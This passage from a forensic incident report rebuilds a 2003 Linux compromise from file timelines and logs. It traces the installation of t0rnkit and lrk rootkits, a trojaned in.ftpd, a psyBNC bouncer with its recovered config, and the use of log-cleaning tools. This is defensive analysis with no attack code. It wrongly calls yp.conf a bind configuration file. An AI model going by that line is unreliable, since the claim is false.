The hacker now moves the original in.ftpd from /usr/sbin to /dev/wd2s. Looking back to the Snort logs, sniffer logs and /var/log/secure it can be seen that the hacker again tests the functionality of their trojan by logging in immediately after performing this switch.

Table 2.6.25

Thu Mar 27 2003 21:34:00	3016	.a.	-/-rw-------	0	0	41015	/root/.bash_history
Thu Mar 27 2003 21:34:14	3016	m.c	-/-rw-------	0	0	41015	/root/.bash_history
Thu Mar 27 2003 21:35:07	22252	.a.	-/-rwxr-xr-x	0	0	143428	/ usr/sbin/in.identd
Thu Mar 27 2003 21:36:49	14	.a.	-/lrwxrwxrwx	0	0	59656	/usr/bin/awk -> ../../bin/gawk
Thu Mar 27 2003 21:36:52	0	.a.	-/crw--w----	1	5	6019	/dev/ttyp0

The /root/.bash_history file, containing the root users shell history, is now modified or changed, indicating that the hacker is probably cleaning up after themselves for that day.

Table 2.6.26

Fri Mar 28 2003 06:20:40	4315	m.c	-/-rw-r--r--	0	0	2096	/var/log/sa mba/log.alevrius!
Fri Mar 28 2003 15:14:40	361	.a.	-/-rw-r--r--	0	0	6433	/etc/yp.conf
Fri Mar 28 2003 15:14:46	28	.a.	-/-rw-r--r--	0	0	6448	/etc/ttyhash
Fri Mar 28 2003 15:14:47	0	..c	-/crw--w----	1	5	6019	/dev/ttyp0
Fri Mar 28 2003 15:14:4 8	0	m..	-/crw--w----	1	5	6019	/dev/ttyp0
	146292	.a.	-/-rw-r--r--	0	0	22530	/var/log/lastlog
Fri Mar 28 2003 15:15:29	62304	.a.	-/-rwxr-xr-x	0	0	60391	/usr/bin/telnet
Fri Mar 28 2003 15:57:51	62268	.a.	-/-rwxr-xr-x	0	0	59652	/usr/bin/ftp
Fri Mar 28 2003 15:58:24	200798	m..	-rw-r--r--	0	0	665613	<image_hda6 -dead-665613>
	200798	m..	-/-rw-r--r--	0	0	665613	/dev/wd2s/psy2.2.2.tar.gz (dele ted)

yp.conf is the conf file for bind but looking at this file it tells us that bind is inactive so it is not clear why this was accessed. At 15:14:46 the ttyhash file is accessed, this probably has something to do with the t0rnkit ssh backdoor.
15:15:59 shows that telnet was used, this is not on the sniffer logs or the ACID rewt alerts so it would likely coincide with someone else trying to probe the system.
The ftp access at 15:57:51 corresponds with the sniffer logs download of psy2.2.2.tar.gz and this is supported by the modification time of the deleted /dev/wd2/psy2.2.2.tar.gz file. The modification time tells us that this is probably when the psy2.2.2.tar.gz file was created on the system as it is unlikely that anyone will modify a tarred and zipped file. Because the file has been deleted the ctime will indicate that time which is obviously further down the timeline.

Table 2.6.27

Fri Mar 28 2003 15:59:37	166	.a.	-rw-r--r--	0	0	933996	<image_hda6 -dead-933996>
	85	.a.	-rw-r--r--	0	0	239 689	<image_hda6-dead-239689>
	85	.a.	-rw-r--r--	0	0	933977	<im age_hda6-dead-933977>
	315	.a.	-rw-r--r--	0	0	933919	< image_hda6-dead-933919>
					<SNIP>		
	150	.a.	-rw-r--r--	0	0	239674	<im age_hda6-dead-239674>
	200798	.a.	-/-rw-r--r--	0	0	665613	/dev/wd2s/psy2.2.2.tar.gz (deleted)
	251	.a.	-rw-r--r--	0	0	239656	<im age_hda6-dead-239656>
	55	.a.	-rw-r--r--	0	0	2396 49	<image_hda6-dead-239649>
	152	.a.	-rw-r--r--	0	0	933949	<im age_hda6-dead-933949>
	369	.a.	-rwxr-xr-x	0	0	352293	<imag e_hda6-dead-352293>
	66	.a.	-rw-r--r--	0	0	239673	<image_hda6 -dead-239673>

Fri Mar 28 2003 15:59:40	1736	.a.	-rw-r--r--	0	0	352285 <image_hda6 -dead-352285>
	12130	ma.	-rwxr-xr-x	0	0	352302 <image_hda6 -dead-352302>
	77	ma.	-rw-r--r--	0	0	352298 <image_hda6 -dead-352298>
	1347	.a.	-rw-r--r--	0	0	352289 <image_hda6-dead-352289>
	17910	ma.	-rwxr-xr-x	0	0	352297 <image_hda6 -dead-352297>
	0	m..	-rw-r--r--	0	0	352299 <image_hda 6-dead-352299>
	1577	.a.	-rw-r--r--	0	0	352281 <image_hda6-dead-352281>
	5496	.a.	-rw-r--r--	0	0	352278 <image_hda6-dead-352278>
	1732	.a.	-rw-r--r--	0	0	352284 <image_hda6-dead-352284>
	12068	ma.	-rwxr-xr-x	0	0	352300 <image_hda6 -dead-352300>
	11926	ma.	-rwxr-xr-x	0	0	352301 <image_hda6 -dead-352301>
	1876	.a.	-rw-r--r--	0	0	352283 <image_hda6 -dead-352283>
	15978	ma.	-rwxr-xr-x	0	0	352295 <image_hda6 -dead-352295>
	7069	.a.	-rw-r--r--	0	0	352280 <image_hda6 -dead-352280>
Fri Mar 28 2003 15:59:41	2104	.a.	-/-rw-r--r--	0	0	69730 /usr/include/strings.h
	704	ma.	-rw-r--r--	0	0	352304 <image_hda6-dead-352304>
	6076	.a.	-rw-r--r--	0	0	344109 <image_hda6-dead-344109>
	947	m..	-rw-r--r--	0	0	352305 <image_hda6 -dead-352305>
	3828	.a.	-rw-r--r--	0	0	352279 <image_hda6-dead-352279>
	0	mac	-rw-------	0	0	8275 <image_hda6 -dead-8275>
	69638	.a.	-/-rw-r--r--	0	0	73820 /usr/lib/libc_nonshared.a
	2148	m..	-rw-r--r--	0	0	344116 <image_hda6 -dead-344116>
	12069	ma.	-rwxr-xr-x	0	0	352303 <image_hda6 -dead-352303>
	3756	.a.	-rw-------	1004	490	352294 <image_hda6 -dead-352294>
	0	mac	-rw-------	0	0	8274 <image_hda6 -dead-8274>
	14296	.a.	-rw-------	0	0	344086 <image_hda6-dead-344086>
	104316	.a.	-/-rwxr-xr-x	0	0	60107 /usr/bin/make
	3542	.a.	-rw-r--r--	0	0	344090 <image_hda6 -dead-344090>
	0	mac	-/-rw-r--r--	0	0	8276 /tmp/ccVaBsEN.ld (deleted)
	7708	m..	-rw-r--r--	0	0	344115 <image_hda6 -dead-344115>
	0	mac	-/-rw-------	0	0	8274 /tmp/ccDAcHjn.c (deleted)
	77039	.a.	-rw-r--r--	0	0	344088 <image_hda6 -dead-344088>
	0	mac	-rw-r--r--	0	0	8276 <image_hda6 -dead-8276>
	5796	ma.	-rwxr-xr-x	0	0	352306 <image_hda6 -dead-352306>
	178	.a.	-/-rw-r--r--	0	0	73819 /usr/lib /libc.so
	0	.a.	-rw-r--r--	0	0	352299 <image_hda6 -dead-352299>
	0	mac	-/-rw-------	0	0	8275 /tmp/ccKvgstA.o (dele ted)
Fri Mar 28 2003 15:59:42	67272	m..	-rw-r--r--	0	0	344117 <image_hda6-dead-344117>
	3400	.a.	-rw-r--r--	0	0	344089 <image_hda6 -dead-344089>
	40163	.a.	-rw-r--r--	0	0	344091 <image_hda6 -dead-344091>
	2040	m..	-rw-r--r--	0	0	344118 <image_hda6 -dead-344118>
	947	.a.	-rw-r--r--	0	0	352305 <image_hda6 -dead-352305>
Fri Mar 28 2003 15:59:43	18113	.a.	-rw-r--r--	0	0	344093 <image_hda6 -dead-344093>
	25672	m..	-rw-r--r--	0	0	344119 <image_hda6 -dead-344119>
	6592	m..	-rw-r--r--	0	0	344121 <image_hda6 -dead-344121>
	11840	.a.	-rw-r--r--	0	0	344094 <image_hda6 -dead-344094>
	7658	.a.	-rw-r--r--	0	0	344095 <image_hda6 -dead-344095>
	18991	.a.	-rw-r--r--	0	0	344096 <image_hda6 -dead-344096>
	5360	m..	-rw-r--r--	0	0	344122 <image_hda6 -dead-344122>
	21996	m..	-rw-r--r--	0	0	344120 <image_hda6 -dead-344120>
Fri Mar 28 2003 15:59:44	14916	m..	-rw-r--r--	0	0	344123 <image_hda6 -dead-344123>
	11441	.a.	-rw-r--r--	0	0	344098 <image_hda6-dead-344098>
	13267	.a.	-rw-r--r--	0	0	344097 <image_hda6-dead-344097>
	14621	.a.	-rw-r--r--	0	0	344099 <image_hda6-dead-344099>
	11340	m..	-rw-r--r--	0	0	344124 <image_hda6 -dead-344124>
	8280	m..	-rw-r--r--	0	0	344125 <image_hda6 -dead-344125>
Fri Mar 28 2003 15:59:45	10152	m..	-rw-r--r--	0	0	344126 <image_hda6 -dead-344126>
	5102	.a.	-rw-r--r--	0	0	344100 <image_hda6-dead-344100>
	17164	m..	-rw-r--r--	0	0	344128 <image_hda6 -dead-344128>
	31579	.a.	-rw-r--r--	0	0	344102 <image_hda6-dead-344102>
	2964	m..	-rw-r--r--	0	0	344127 <image_hda6 -dead-344127>
	23424	.a.	-rw-r--r--	0	0	344101 <image_hda6-dead-344101>
Fri Mar 28 2003 15:59:46	24700	m..	-rw-r--r--	0	0	344129 <image_hda6 -dead-344129>

```
                      20061 .a.  -rw-r--r--  0     0     344103  <image_hda6-dead-344103>
Fri Mar 28 2003 15:59:47 15508 m..  -rw-r--r--  0     0     344133  <image_hda6-dead-344133>
                      14467 .a.  -rw-r--r--  0     0     344107  <image_hda6-dead-344107>
                       6520 m..  -rw-r--r--  0     0     344131  <image_hda6-dead-344131>
                      21475 .a.  -rw-r--r--  0     0     344114  <image_hda6-dead-344114>
                       4044 m..  -rw-r--r--  0     0     344132  <image_hda6-dead-344132>
                      11079 .a.  -rw-r--r--  0     0     344104  <image_hda6-dead-344104>
                      11514 .a.  -rw-r--r--  0     0     344105  <image_hda6-dead-344105>
                      10848 m..  -rw-r--r--  0     0     344130  <image_hda6-dead-344130>
Fri Mar 28 2003 15:59:48 12252 m..  -rw-r--r--  0     0     344134  <image_hda6-dead-344134>
                      51403 .a.  -rw-r--r--  0     0     344111  <image_hda6-dead-344111>
                      14768 m..  -rw-r--r--  0     0     344135  <image_hda6-dead-344135>
                       5687 .a.  -rw-r--r--  0     0     344112  <image_hda6-dead-344112>
                       3376 m..  -rw-r--r--  0     0     344136  <image_hda6-dead-344136>
                      25843 .a.  -rw-r--r--  0     0     344085  <image_hda6-dead-344085>
Fri Mar 28 2003 15:59:49 22081 .a.  -rw-r--r--  0     0     344087  <image_hda6-dead-344087>
                      29318 .a.  -rw-r--r--  0     0     344092  <image_hda6-dead-344092>
                      11800 m..  -rw-r--r--  0     0     344138  <image_hda6-dead-344138>
                      28832 m..  -rw-r--r--  0     0     344137  <image_hda6-dead-344137>
                       8986 .a.  -rw-r--r--  0     0     344106  <image_hda6-dead-344106>
Fri Mar 28 2003 15:59:50  3464 .a.  -/-rw-r--r--  0     0     509994  /usr/include/bits/signum.h
                       3874 .a.  -/-rw-r--r--  0     0     483332  /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/include/float.h
                      64796 .a.  -/-rwxr-xr-x  0     0     59577   /usr/bin/egcs
                      28523 .a.  -rw-r--r--  1078  1078    344110  <image_hda6-dead-344110>
                      10848 .a.  -rw-r--r--  0     0     344130  <image_hda6-dead-344130>
                       4673 .a.  -/-rw-r--r--  0     0     510013  /usr/include/bits/types.h
                       9834 .a.  -/-rw-r--r--  0     0     483338  /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/include/stddef.h
                        168 .a.  -/-rw-r--r--  0     0     509962  /usr/include/bits/endian.h
                    1446620 .a.  -/-rwxr-xr-x  0     0     126982  /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/cc1
                       5049 .a.  -/-rw-r--r--  0     0     510005  /usr/include/bits/stdio.h
                       4673 .a.  -/-rw-r--r--  0     0     509995  /usr/include/bits/sigset.h
                          0 ma.  -/-rw-------  0     0     8272    /tmp/ccWxsUTG.o (deleted)
                     168496 .a.  -/-rwxr-xr-x  0     0     59498   /usr/bin/ld
                       7708 .a.  -rw-r--r--  0     0     344115  <image_hda6-dead-344115>
                       6162 .a.  -/-rw-r--r--  0     0     436243  /usr/src/linux-2.2.5/include/asm-
i386/errno.h
                       3359 .a.  -/-rw-r--r--  0     0     868390  /usr/include/sys/select.h
                      64796 .a.  -/-rwxr-xr-x  0     0     59577   /usr/bin/gcc
                      13245 .a.  -/-rw-r--r--  0     0     69729   /usr/include/string.h
                      10921 .a.  -/-rw-r--r--  0     0     868398  /usr/include/sys/stat.h

                                                  <SNIP>
                          0 m..  -/-rw-r--r--  0     0     8273    /tmp/ccXHu0gs.ld (deleted)
                       1801 .a.  -/-rw-r--r--  0     0     509975  /usr/include/bits/mathdef.h
                      13453 .a.  -/-rw-r--r--  0     0     69699   /usr/include/math.h
                       4932 .a.  -/-rw-r--r--  0     0     868358  /usr/include/sys/cdefs.h
                       6520 .a.  -rw-r--r--  0     0     344131  <image_hda6-dead-344131>
                       4044 .a.  -rw-r--r--  0     0     344132  <image_hda6-dead-344132>
                       2481 .a.  -/-rw-r--r--  0     0     69670   /usr/include/errno.h
                      14768 .a.  -rw-r--r--  0     0     344135  <image_hda6-dead-344135>
                       2015 .a.  -/-rw-r--r--  0     0     510012  /usr/include/bits/time.h
                      28832 .a.  -rw-r--r--  0     0     344137  <image_hda6-dead-344137>
                    2919834 .a.  -/-rw-r--r--  0     0     73831   /usr/lib/libm.a
                      11800 .a.  -rw-r--r--  0     0     344138  <image_hda6-dead-344138>
                          0 m..  -rw-r--r--  0     0     8273    <image_hda6-dead-8273>
Fri Mar 28 2003 15:59:51      0 ..c  -/-rw-------  0     0     8272    /tmp/ccWxsUTG.o (deleted)
                          0 .ac  -/-rw-r--r--  0     0     8273    /tmp/ccXHu0gs.ld (deleted)
                       6448 .a.  -/-rwxr-xr-x  0     0     24620   /bin/echo
                     150456 .a.  -/-rwxr-xr-x  0     0     59505   /usr/bin/strip
```

```
                        533076 m.. -rwxr-xr-x  0      0      352308  <image_hda6-dead-352308>
                             0 .ac  -rw-r--r--  0      0      8273    <image_hda6-dead-8273>
                        815549 .a.  -/-rwxr-xr-x 0      0      73743   /usr/lib/libbfd-2.9.1.0.23.so
                             0 ..c  -rw-------  0      0      8272    <image_hda6-dead-8272>
Fri Mar 28 2003 16:00:02     5 ma.  -rw-------  0      0      352307  <image_hda6-dead-352307>
                           355 m..  -rw-------  0      0      952365  <image_hda6-dead-952365>
                        533076 .a.  -rwxr-xr-x  0      0      352308  <image_hda6-dead-352308>
Fri Mar 28 2003 16:00:06   355 .a.  -rw-------  0      0      952365  <image_hda6-dead-952365>
Fri Mar 28 2003 16:00:26   434 ma.  -rw-------  0      0      352309  <image_hda6-dead-352309>
                             0 ma.  -rw-------  0      0      952366  <image_hda6-dead-952366>
Fri Mar 28 2003 16:00:36   497 ma.  -rw-------  0      0      352296  <image_hda6-dead-352296>
Fri Mar 28 2003 16:01:56 15232 .a.  -/-rwxr-xr-x 0      0      59453   /usr/bin/tail
Fri Mar 28 2003 16:02:24   423 ..c  -rw-r--r--  0      0      933978  <image_hda6-dead-933978>
                         11926 ..c  -rwxr-xr-x  0      0      352301  <image_hda6-dead-352301>
                             0 mac  drwxr-xr-x 0      0      952363  <image_hda6-dead-952363>
                           355 ..c  -rw-------  0      0      952365  <image_hda6-dead-952365>
                            72 ..c  -rw-r--r--  0      0      239652  <image_hda6-dead-239652>

                                                        <SNIP>

                           152 ..c  -rw-r--r--  0      0      933985  <image_hda6-dead-933985>
                           236 ..c  -rw-r--r--  0      0      933932  <image_hda6-dead-933932>
                           177 ..c  -rw-r--r--  0      0      239655  <image_hda6-dead-239655>
                           279 ..c  -rw-r--r--  0      0      933957  <image_hda6-dead-933957>
                         14916 ..c  -rw-r--r--  0      0      344123  <image_hda6-dead-344123>
Fri Mar 28 2003 16:02:35 200798 ..c  -/-rw-r--r--  0      0      665613  /dev/wd2s/psy2.2.2.tar.gz (deleted)
                          1024 m.c  -/drwxr-xr-x 0      0      665612  /dev/wd2s
                        200798 ..c  -rw-r--r--  0      0      665613  <image_hda6-dead-665613>
```

Comparing times between the logs it can be seen that at 15:59:37 Snort flags a rewt access alert. The sniffer shows the same login, as does /var/log/secure and then some compiling is done. Looking at the deleted inodes it can be seen that the compilation involves the psyBNC, IRC bouncer. This compiling finishes around 16:02:35 and at the same time Snort logs an attempted BNC access.

Thus it can be seen that the hacker logged in with telnet, downloaded and untarred the file psy2.2.2.tar.gz, which upon inspection of the deleted files, contained the psyBNC, IRC bouncer source code as suspected. They then installed it and tested it. It was probably deleted straight away as it wouldn't work the deletion can be seen at 16:02:35 by looking at the ctime of psy2.2.2.tar.gz. The first psy2.2.2.tar.gz file was more than likely overwritten along with all trace of its binaries when the second psy2.2.2.tar.gz file was untarred. This large amounts of writing and re-writing is also probably why there has been no sign of the rootkit tar-balls or the login.c file.

Looking through some of the deleted inodes, using the Autopsy inode browser, some very interesting information is discovered. For instance, inode 344123 contained the code for blowfish encryption, so it is now known the bouncer would have used this encryption, inode 352296 was an IRC user file or something similar, it is detailed below;

```
PSYBNC.SYSTEM.PORT1=10000
PSYBNC.SYSTEM.HOST1=*
PSYBNC.HOSTALLOWS.ENTRY0=*;*
USER1.USER.USER=*****
USER1.USER.LOGIN=wooty
USER1.USER.PASS=='V1A'H13'0'R0q0y1a
USER1.USER.RIGHTS=1
USER1.USER.VLINK=0
USER1.USER.PPORT=0
USER1.USER.PARENT=0
```

USER1.USER.QUITTED=0
USER1.USER.DCCENABLED=1
USER1.USER.AUTOGETDCC=0
USER1.USER.AIDLE=0
USER1.USER.LEAVEQUIT=0
USER1.USER.AUTOREJOIN=1
USER1.USER.SYSMSG=1
USER1.USER.LASTLOG=0
USER1.USER.NICK=wooty
USER1.SERVERS.SERVER1=irc.seed.net.tw
USER1.SERVERS.PORT1=6667

Here we have the user's IRC nickname, 'wooty', possibly their encrypted password hash, the IRC server that they hang out at, the port that the server works on (the same as the Snort alert, 10000) and also the server port, 6667, which can be seen in the firewall logs. Inode 952365 had the following information, it looks like this was the remnants of the bouncer log file;

Sat Mar 29 03:00:02 :Listener created :0.0.0.0 port 10000
Sat Mar 29 03:00:02 :Error Creating Socket
Sat Mar 29 03:00:02 :Can't create listening sock on host * port 10000
Sat Mar 29 03:00:02 :Can't set a suitable Host for DCC Chats or Files. Please define at least one Listener for an IP.
Sat Mar 29 03:00:02 :psyBNC2.2.2-cBtITLdDMSNp started (PID :4273)

The times in this log file are related to local time not real time or GMT.

Table 2.6.28

Fri Mar 28 2003 17:02:00	57452 .a.	-/-rwxr-xr-x	0	0	335890	/usr/bin/find
	51 .a.	-/-rwxr-xr-x	0	0	141338	/etc/cron.daily/logrotate
	1024 m.c	-/drwxrwxr-x	0	14	155649	/var/lock
	227 .a.	-/-rw-r--r--	0	0	868432	/etc/logrotate.d/samba
	39820 .a.	-/-rwxr-xr-x	0	0	143413	/usr/sbin/logrotate
			<SNIP>			
	1024 .a.	-/drwxr-xr-x	0	0	579599	/usr/src/redhat/RPMS/noarch
	54 .a.	-/-rwxr-xr-x	0	0	141537	/etc/cron.daily/tmpwatch
	1024 .a.	-/drwxr-xr-x	0	0	481283	/usr/src/linux-2.2.5/include/net/irda
	1024 m.c	-/drwxr-xr-x	0	21	970766	/var/lib/slocate

At this time a system logrotate or similar process ran and touched hundreds of files, this was left out in the interests of space.

Table 2.6.29

Fri Mar 28 2003 18:19:41	228839 m..	-rw-r--r--	0	1	579630	<image_hda6-dead-579630>
Fri Mar 28 2003 18:34:13	2139 m..	-rw-r--r--	0	1	579638	<image_hda6-dead-579638>
	32556 .a.	-/-rwxr-xr-x	0	0	143468	/usr/sbin/in.telnetd
	46431 .a.	-/-rwxr-xr-x	0	0	30774	/lib/libutil-2.1.1.so
	16 .a.	-/lrwxrwxrwx	0	0	30775	/lib/libutil.so.1 -> libutil-2.1.1.so
Fri Mar 28 2003 18:34:18	107 . a.	-/-rwxr-xr-x	0	0	20500	/etc/profile.d/mc.sh
	1024 .a.	-/drwxr-xr-x	0	0	20481	/etc/profile.d
	310 .a.	-/-rw-r--r--	0	0	6397	/etc/inputrc
	9028 .a.	-/-rwxr-xr-x	0	0	60085	/usr/bin/id
	434898 .a.	-/-rw-r--r--	0	0	6164	/etc/termcap
	546 .a.	-/-rw-r--r--	0	0	6156	/etc/profile
	1444 .a.	-/-rwxr-xr-x	0	0	20498	/etc/profile.d/lang.sh

```
                          3788 .a. -/-rwxr-xr-x  0      0      60378   /usr/bin/mesg
                             0 .a. -/-rw-r--r--  0      0      6153   /etc/motd
                           238 .a. -/-rw-r--r--  0      0      41002   /root/.bash_profile
Fri Mar 28 2003 18:34:21   9244 .a. -/-r-xr-xr-x 0      0      60293   /usr/bin/w
                          42279 .a. -/-rwxr-xr-x  0      0      30813   /lib/libproc.so.2.0.0
Fri Mar 28 2003 18:34:34 516828 .a. -/-rwxr-xr-x  0      0      60266   /usr/bin/perl5.00503
                          25288 .a. -/-rwxr-xr-x  0      0      24600   /bin/sort
                           6509 .a. -/-rw-r--r--  0      0      579617   /usr/src/.puta/system
                           7578 .a. -/-rwxr-xr-x  0      0      335889   /usr/src/.puta/t0rnp
                         516828 .a. -/-rwxr-xr-x  0      0      60266   /usr/bin/perl
                          29117 .a. -/-rw-r--r--  0      0      73799   /usr/lib/libgdbm.so.2.0.0
                             16 .a. -/lrwxrwxrwx  0      0      73800   /usr/lib/libgdbm.so.2  ->
libgdbm.so.2.0.0
Fri Mar 28 2003 18:34:37     0 .ac -/-rw-r--r--  0      0      579644   /var/log/xferlog
                           5361 .a. -/-rw-r--r--  0      0      579624   /var/log/dmesg
                         228839 .ac -rw-r--r--  0      1      579630   <image_hda6-dead-579630>
                            276 .a. -/-rw-r--r--  0      0      6163   /etc/bashrc
                           1130 .ac -/-rw-r--r--  0      0      579637   /var/log/secure.2
                          18990 .a. -/-rw-r--r--  0      0      579621   /var/log/boot.log
                          17355 .ac -rw-r--r--  0      1      579618   <image_hda6-dead-579618>
                              0 .ac -/-rw-r--r--  0      0      579628   /var/log/maillog.1
                          82952 .ac -/-rw-r--r--  0      0      579632   /var/log/messages.1
                           2270 .a. -/-rw-r--r--  0      0      579634   /var/log/secure
                             41 .ac -/-rw-r--r--  0      0      579639   /var/log/sendmail.st
                              0 .ac -rw-r--r--  0      1      579636   <image_hda6-dead-579636>
                           1024 m.c -/drwxr-xr-x 0      0      579612   /usr/src/.puta
                              0 .ac -/-rw-r--r--  0      0      579645   /var/log/xferlog.1
                              0 .ac -/-rw-r--r--  0      0      579626   /var/log/httpd/access.log
                            824 .ac -rw-r--r--  0      1      579620   <image_hda6-dead-579620>
                           2139 .ac -rw-r--r--  0      1      579638   <image_hda6-dead-579638>
                         245130 .ac -/-rw-r--r--  0      0      579631   /var/log/messages.2
                          62969 . ac -/-rw-r--r--  0      0      579622   /var/log/cron.1
                              0 .ac -rw-r--r--  0      1      579642   <image_hda6-dead-579642>
                            824 .ac -/-rw-r--r--  0      0      579619   /var/log/maillog
                              0 .ac -/-rw-r--r--  0      0      579627   /var/log/maillog.2
                          51718 .a. -/-rw-r--r--  0      0      579623   /var/log/cron
                           1345 .a. -/-rwxr-xr-x  0      0      335887   /usr/src/.puta/t0rnsb
                              0 .ac -/-rw-r--r--  0      0      579646   /var/log/xferlog.2
                          35544 .a. -/-rwxr-xr-x  0      0      24591   /bin/mv
                            176 .a. -/-rw-r--r--  0      0      41003   /root/.bashrc
                              0 .ac -/-rw-r--r--  0      0      579640   /var/log/spooler
                          10596 .a. -/-r-xr-xr-x  0      0      60296   /usr/bin/killall
                              0 .ac -/-rw-r--r--  0      0      579646   /usr/src/.puta/new (deleted-realloc)
                           1293 .ac -/-rw-r--r--  0      0      579635   /var/log/secure.1
                           1024 mac -/drwxr-xr-x 0      0      22529   /var/log
                            665 .ac -/-rw-r--r--  0      0      579633   /var/log/netconf.log
                         250090 .a. -/-rw-r--r--  0      0      579629   /var/log/messages
                          53010 .ac -/-rw-r--r--  0      0      579625   /var/log/cron.2
                              0 .ac -/-rw-r--r--  0      0      579643   /var/log/spooler.2
                              0 .ac -/-rw-r--r--  0      0      579641   /var/log/spooler.1
Fri Mar 28 2003 18:34:46   1143 .a. -/-rw-r--r--  0      0      839713   /usr/share/terminfo/v/vt100-am
                           3672 .a. -/-rwxr-xr-x  0      0      59421   /usr/bin/clear
                           1143 .a. -/-rw-r--r--  0      0      839713   /usr/share/terminfo/v/vt100
                             24 .a. -/-rw-r--r--  0      0      41001   /root/.bash_logout
```

Analysis of this section shows the hacker using their log clearing tools to try and erase their tracks. At 18:34:13 there is use of the in.telnetd file, this corresponds to both the sniffer logs and the Snort alert for rewt access, and then there are uses of t0rnp and t0rnsb and finally they logout at 18:34:46.

Table 2.6.30

```
Fri Mar 28 2003 20:09:23   36292 m.c  -/-rw-r--r--    0     0     899101   /var/log/httpd/access_log
Fri Mar 28 2003 20:23:09     161 .a.  -/-rw-r--r--    0     0     6151     /etc/hosts.allow
                           25284 .a.  -/-rwxr-xr-x    0     0     143463   /usr/sbin/tcpd
                             347 .a.  -/-rw-r--r--    0     0     6152     /etc/hosts.deny
                           12528 .a.  -/-rwxr-xr-x    0     1     665614   /usr/sbin/in.ftpd
                            2270 m.c  -/-rw-r--r--    0     0     579634   /var/log/secure
Fri Mar 28 2003 20:23:10     18 .a.  -/lrwxrwxrwx    0     0     30771    /lib/libresolv.so.2 -> libresolv-
2.1.1.so
                           65996 .a.  -/-rwxr-xr-x    0     0     30758    /lib/libnss_dns-2.1.1.so
                          164797 .a.  -/-rwxr-xr-x    0     0     30770    /lib/libresolv-2.1.1.so
                              19 .a.  -/lrwxrwxrwx    0     0     30759    /lib/libnss_dns.so.2 -> libnss_dns-
2.1.1.so
                          138520 .a.  -/---x--x---    0     1     665615   /dev/wd2s/in.ftpd
                             484 .a.  -/-rw-------    0     0     6426     /etc/ftpaccess
Fri Mar 28 2003 20:23:19    6509 m.c  -/-rw-r--r--    0     0     579617   /usr/src/.puta/ system
Fri Mar 28 2003 20:36:22    4096 mac  -/-rw-r--r--    0     0     163867   /var/run/ftp.pids-all
                             456 .a.  -/-rw-------    0     0     6427     /etc/ftpconversions
```

Here we saw the hacker login using their ftp wrapper, look at their sniffer logs and then disappear.

Table 2.6.31

```
Sat Mar 29 2003 00:40:02    5361 m.c  -/-rw-r--r--    0     0     579624   /var/log/dmesg
                             499 .a.  -/-rw-r--r--    0     0     559157   /usr/info/.t0rn/shdcf
                               4 mac  -/-rw-r--r--    0     0     163853   /var/run/sshd.pid
                             512 mac  -/-rwxr-xr-x    0     0     559153   /usr/info/.t0rn/shrs
                           23992 .a.  -/-rwxr-xr-x    0     0     24619    /bin/date
                          201552 .a.  -/-rwxr-xr-x    0     0     559155   /tmp/orbit-root/orb-
1929209021802074809 (deleted-realloc)
                            6700 .a.  -/-rwxr-xr-x    0     0     43078    /sbin/swapon
                          201552 .a.  -/-rwxr-xr-x    0     0     559155   /usr/info/.t0rn/sharsed (deleted-
realloc)
                             524 .a.  -/-rwxr-xr-x    0     0     559154   /tmp/orbit-root/orb-
10531779661070144984 (deleted-realloc)
                             512 mac  -/-rwxr-xr-x    0     0     559153   /tmp/orbit-root/orb-
1245598092306276122 (deleted-realloc)
                             524 .a.  -/-rwxr-xr-x    0     0     559154   /usr/info/.t0rn/shhk
                            9869 .a.  -/-rwxr-xr-x    0     0     696348   /etc/rc.d/rc.sysinit
                          201552 .a.  -/-rwxr-xr-x    0     0     559155   /usr/sbin/nscd
                            4756 .a.  -/-rwxr-xr-x    0     0     24654    /bin/dmesg
Sat Mar 29 2003 00:40:03       0 mac  -/-rw-r--r--    0     0     157859   /var/lock/subsys/apmd
                            3416 .a.  -/-rwxr-xr-x    0     0     43105    /sbin/runlevel
                              60 m.c  -/-rw-------    0     0     6441     /etc/ioctl.save
                           11496 .a.  -/-rwxr-xr-x    0     0     59639    /usr/bin/xargs
                              18 .a.  -/lrwxrwxrwx    0     0     7107 25  /etc/rc.d/rc5.d/K30sendmail ->
../init.d/sendmail
                             785 .a.  -/-rwxr-xr-x    0     0     698371   /etc/rc.d/init.d/apmd
                              14 .a.  -/lrwxrwxrwx    0     0     710659   /etc/rc.d/rc5.d/S05apmd ->
../init.d/apmd+

                                                    <SNIP>

Sat Mar 29 2003 00:45:51     150 ma.  -rw-r--r--    0     0     970886   <image_hda6-dead-970886>
Sat Mar 29 2003 00:45:57     337 m.c  -/-rw-r--r--    0     0     2098     /var/log/samba/log.nmb
Sat Mar 29 2003 00:46:17     150 mac  -/-rw-r--r--    0     0     970889   /var/lock/samba/browse.dat
                             150 mac  -/-rw-r--r--    0     0     970889   /var/lock/samba/browse.dat.
(deleted-realloc)
                            1024 m.c  -/drwxr-xr-x    0     0     970765   /var/lock/samba
                             150 ..c  -rw-r--r--    0     0     970886   <image_hda6-dead-970886>
```

00:40:02 corresponds to the power failure reboot that was mentioned earlier on.

This is the last of the interesting parts of the timeline, before a keyword search is done on the drive a quick summary of what has been found will be made, all of the times will be written in real time.

Mar 29 2003 -18:16:30 the hacker logs in
-18:18:32 t0rnkit installation, overwrites the GNU tools
-18:20:34 downloaded psy2.2.2.tar.gz
-18:22:04 first ACID BNC alert
-18:27:18 downloaded l.gz
-18:27:56 unzip lrk2-1.1
-18:28:13 compiled lrk
-18:28:28 rewt access
-18:30:19 downloaded ulogin.c
-18:31:51 /usr/sbin/in.ftpd created
-18:32:39 original in.ftpd moved to /dev/wd2s

Mar 30 2003 -12:56:17 rewt access
-12:56:51 downloaded psy2.2.2.tar.gz again
-12:58:37 untarred psy2.2.2.tar.gz
-12:58:50 compiled psy2.2.2.tar.gz
-12:58:51 second ACID BNC alert
-13:00:36 rewt access
-15:33:14 rewt access, sniffer file was checked, the logs were cleaned
-15:33:46 logged out

2.7 Recovering Deleted Files

